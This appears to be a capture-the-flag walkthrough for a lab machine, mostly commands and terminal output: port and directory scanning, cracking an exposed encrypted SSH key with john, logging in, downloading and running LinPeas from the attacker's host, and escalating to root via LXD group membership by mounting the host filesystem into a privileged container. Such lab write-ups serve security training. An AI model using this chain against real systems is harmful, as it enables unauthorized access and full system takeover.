


nmap -A -vvv 10.10.74.30

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCrmafoLXloHrZgpBrYym3Lpsxyn7RI2PmwRwBsj10qlqiGiD4wE11Nqy3KE
3PlIc/C0WgLBcAAe+qHh3VqfR7d8uv1MbWx1mvmVxK8l29UH1rNT4mFPI3Xa0xqTZn4Iu5RwXXuM4H90zDglZas6RIm6Gv+sbD2
zPdtvo9zDNj0BJClxxB/SugJFMJ+nYfYHXjQFq+p1xayfo3YIw8tUIXpcEQ2kp74buDmYcsxZBarAXDHNhsEHqVry9I854UWXXC
dbHveoJqLV02BV0qN3V0w5e10MTqRQuUvM5V4iKQIUptFC0bpthUqv9HeC/L2EZzJENh+PmaRu14izwhK0mxL
|_   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEaXrFDvKLfE0lKLu6Y8XLGdB
uZ2h/sbRwrHtzsyudARPC9et/zwmVaAR9F/QATWM4oIDxpaLhA7yyh8S8m0U0g=
|_   256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOLrnjg+MVLy+IxVoSm0kAtdmtSWG0JzslwVDV2XvNwrY
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.74.30/FUZZ

```
.htaccess [Status: 403, Size: 276, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 276, Words: 20, Lines: 10]
.hta [Status: 403, Size: 276, Words: 20, Lines: 10]
uploads [Status: 301, Size: 312, Words: 20, Lines: 10]
secret [Status: 301, Size: 311, Words: 20, Lines: 10]
```


http://10.10.74.30/uploads/




http://10.10.74.30/uploads/dict.lst



<http://10.10.74.30/uploads/manifesto.txt>



<http://10.10.74.30/uploads/meme.jpg>



```
nano id_rsa
```

```
chmod 600 id_rsa
```

```
cat id_rsa
```

```
[headcrusher@parrot]-[~]
└─$ nano id_rsa
[headcrusher@parrot]-[~]
└─$ chmod 600 id_rsa
[headcrusher@parrot]-[~]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwxrx4QfLP2Q2Vk8phx
H4P+PLb79nC0sRb0PbLB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsC08qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtlukZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zLEcjERSysbUKYccnFknB1DwuJExD/erGRiLBYOguMatc+EoagKkGpSZm4FtcIO
IrwxyChI32vJs9W93PUqHMgCJGXEpy7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIx0gWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/Yqcltt/tKbLyuyggk23NzuspnbUwZwoo5fvg+jEgRud90s4dDwMEURgdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwmC/gLjlgxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4izhafDC2gihKeW0jmLh83QqKwa4s1XIB6BKPZS/0gyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfknfFWRWQxvKtiGLSLmywPP50Hnv0mzb16QG0Es1FPL
xhVyHt/wKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hXN7T/t/QvcaIsWSFwdgwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUTfWfYqtKgcN
vzLSJM07RAggA+SPAY8lCnXe8qN+Nv/9+/+/uiefefT0mrpDU2kRfr9JhZYx9TkL
```

```
/usr/share/john/ssh2john.py id_rsa > new_key
```

```
[headcrusher@parrot]-[~]
└─$ /usr/share/john/ssh2john.py id_rsa > new_key
```

```
john new_key --wordlist=wordlist.txt
```

```
letmein
```



```

[headcrusher@parrot]~$ john new_key --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (id_rsa)
lg 0:00:00:00 DONE (2020-09-02 00:26) 10.00g/s 2230p/s 2230c/s 2230C/s
Session completed

```

view-source: http://10.10.74.30/

```

</div>
</body>
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
</html>

```

ssh -i id_rsa john@10.10.74.30 -p 22

letmein

```

[*]~[headcrusher@parrot]~$ ssh -i id_rsa john@10.10.74.30 -p 22
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Sep  2 03:44:59 UTC 2020

System load:  0.0               Processes:    97
Usage of /:   41.2% of 9.78GB   Users logged in:  0
Memory usage: 34%              IP address for eth0: 10.10.74.30
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$

```

a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e

```

john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$

```

python -m SimpleHTTPServer 8081

```
[headcrusher@parrot]~/scripts
$python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.74.30 - - [02/Sep/2020 00:47:13] "GET /LinPeas.sh HTTP/1.1" 200 -
```

cd /tmp

wget http://10.2.11.159:8081/LinPeas.sh

chmod 777 LinPeas.sh

./LinPeas.sh

```
OS: Linux version 4.15.0-76-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020
User & Groups: uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder/

sudo ./build-alpine

```
OK: 8 MiB in 19 packages
[headcrusher@parrot]~/lxd/lxd-alpine-builder
$ls
alpine-v3.12-x86_64-20200902_0101.tar.gz  build-alpine  LICENSE  README.md
```

python -m SimpleHTTPServer 8081

```
[headcrusher@parrot]~/lxd/lxd-alpine-builder
$python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.74.30 - - [02/Sep/2020 01:01:59] "GET /alpine-v3.12-x86_64-20200902_0101.tar.gz HTTP/1.1" 200 -
```

wget http://10.2.11.159:8081/alpine-v3.12-x86_64-20200902_0101.tar.gz

```
john@exploitable:/tmp$ wget http://10.2.11.159:8081/alpine-v3.12-x86_64-20200902_0101.tar.gz
--2020-09-02 04:02:01-- http://10.2.11.159:8081/alpine-v3.12-x86_64-20200902_0101.tar.gz
Connecting to 10.2.11.159:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3109378 (3.0M) [application/gzip]
Saving to: 'alpine-v3.12-x86_64-20200902_0101.tar.gz'

alpine-v3.12-x86_64-2020 100%[=====>] 2.96M 171KB/s in 19s
2020-09-02 04:02:20 (164 KB/s) - 'alpine-v3.12-x86_64-20200902_0101.tar.gz' saved [3109378/3109378]
```

lxc image import ./alpine-v3.12-x86_64-20200902_0101.tar.gz --alias myimage

```
john@exploitable:/tmp$ lxc image import ./alpine-v3.12-x86_64-20200902_0101.tar.gz --alias myimage
Image imported with fingerprint: 3cf060e58489d084bc617b9d71244f75b517d325dca86952d1ccc017b40bc8e6
```

lxc image list

```
john@exploitable:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOA |
| DATE | | | | | | D DATE |
+-----+-----+-----+-----+-----+-----+-----+
| myimage | 3cf060e58489 | no | alpine v3.12 (20200902_01:01) | x86_64 | 2.97MB | Sep 2, 2020 a |
| t 4:03am (UTC) | | | | | | t 4:03am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
```

lxc init myimage ignite -c security.privileged=true

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

lxc start ignite

lxc exec ignite /bin/sh

```
john@exploitable:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:/tmp$ lxc start ignite
john@exploitable:/tmp$ lxc exec ignite /bin/sh
```

find / -name root.txt

```
~ # find / -name root.txt
find: /sys/kernel/debug: Permission denied
/mnt/root/root/root.txt
```

cat /mnt/root/root/root.txt

2e337b8c9f3aff0c2b3e8d4e6a7c88fc

```
~ # cat /mnt/root/root/root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
```